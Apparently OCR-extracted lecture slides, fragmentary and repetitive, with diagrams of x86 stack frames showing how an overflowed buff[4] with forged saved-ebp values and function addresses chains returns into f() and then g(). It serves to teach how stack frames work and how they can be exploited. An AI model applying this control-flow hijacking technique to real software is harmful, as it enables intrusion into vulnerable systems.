


f() Returns




eip
mov esp, ebp
pop ebp
ret
f() returns control to leave / return sequence
esp
ebp
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
Frame 1
Frame 2
Original Frame

f() Returns


eip
mov esp, ebp
pop ebp
ret
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
esp
ebp
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
Frame 1
Frame 2
Original Frame


`f()` Returns


mov esp, ebp
pop ebp
ret
eip
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
esp
ebp
Frame 1
Frame 2
Original Frame


f() Returns

```
mov esp, ebp
pop ebp
ret
```


ret instruction transfers control to g()




g() Returns


eip
mov esp, ebp
pop ebp
ret
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
Frame 1
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
Frame 2
esp
ebp
ebp (orig)
return addr(main)
Original Frame
g() returns control to leave / return sequence

g() Returns

